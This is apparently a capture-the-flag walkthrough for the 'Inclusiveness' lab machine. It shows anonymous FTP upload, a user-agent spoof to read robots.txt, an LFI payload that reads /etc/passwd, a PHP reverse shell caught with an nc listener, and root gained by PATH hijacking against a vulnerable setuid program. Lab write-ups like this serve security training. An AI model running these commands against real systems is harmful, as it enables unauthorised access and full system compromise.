
Inclusiveness

Recon

Nmap results

```
nmap -sC -sV -p- 192.168.206.14
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-01 12:35 CDT
Nmap scan report for 192.168.206.14
Host is up (0.067s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Feb 08  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.206
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.94 seconds
```

FTP anonymous login



```
┌──(root💀kali)-[~/pg/boxes/inclusiveness]
└─# ftp 192.168.206.14
Connected to 192.168.206.14.
220 (vsFTPd 3.0.3)
Name (192.168.206.14:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Web recon

Gobuster

```
/norobots.txt          (Status: 200) [Size: 59]
/robots-txt            (Status: 200) [Size: 59]
/robots-txt.php        (Status: 200) [Size: 59]
/robots-txt.txt        (Status: 200) [Size: 59]
/robots-txt.htm        (Status: 200) [Size: 59]
/server-status         (Status: 403) [Size: 279]
/valid-robots.txt
```


Changing our user agent to a google bot

```
about:confg
search: user agent
add the googlebot as a string
```




```
general.useragent.override                                        GoogleBot
```

Now lets see if we can view robot.txt



```
User-agent: *
Disallow: /secret_information/
```

We find a page explaning DNS zone tranfers.




DNS Zone Transfer Attack

english spanish

DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

The url is vulnerable to LFI

```
http://192.168.179.14/secret_information/?lang=../../../../etc/passwd
```




DNS Zone Transfer Attack

english spanish


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:
/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin
/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi-autoipd:x:107:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin sshd:x:110:65534::/run/sshd:/usr/sbin/nologin avahi:x:113:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin saned:x:114:121::/var/lib/saned:/usr/sbin
/nologin colord:x:115:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:116:123::/var/lib/geoclue:/usr/sbin/nologin tom:x:1000:1000:Tom,,,:/home/tom:/bin/bash systemd-
coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

Since we can upload files to the pub folder on the ftp server, we can upload a reverseshell.



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-rw-    1 118      125          5496 Aug 06 02:42 shell.php
-rw-rw-rw-    1 118      125             5 Aug 06 02:30 test.txt
226 Directory send OK.
```

Now we have a shell on the box



```
┌──(root💀kali)-[~/pg/boxes/inclusiveness]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.179] from (UNKNOWN) [192.168.179.14] 57482
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
 02:43:10 up  5:15,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

System Enumeration & Privlege escalation


We find the program named "rootshell.c" in tom's directory.

```
# Vulnerabal C program

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
    setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

We will then create file name "whoami" and write "tom" inside of it to feed it to the C program. Then we will change the permissions and export the path to tmp.

```
echo "printf "tom"" > whoami
chmod +x whoami
export PATH=/tmp:$PATH
```

Once we run the rootshell, it will read that we are tom and give us a root shell.



```
www-data@inclusiveness:/tmp$ echo "printf "tom"" > whoami
echo "printf "tom"" > whoami
www-data@inclusiveness:/tmp$ chmod +x whoami
chmod +x whoami
www-data@inclusiveness:/tmp$ cd /home/tom
cd /home/tom
www-data@inclusiveness:/home/tom$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@inclusiveness:/home/tom$ ./rootshell
./rootshell
checking if you are tom...
you are: tom
access granted.
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```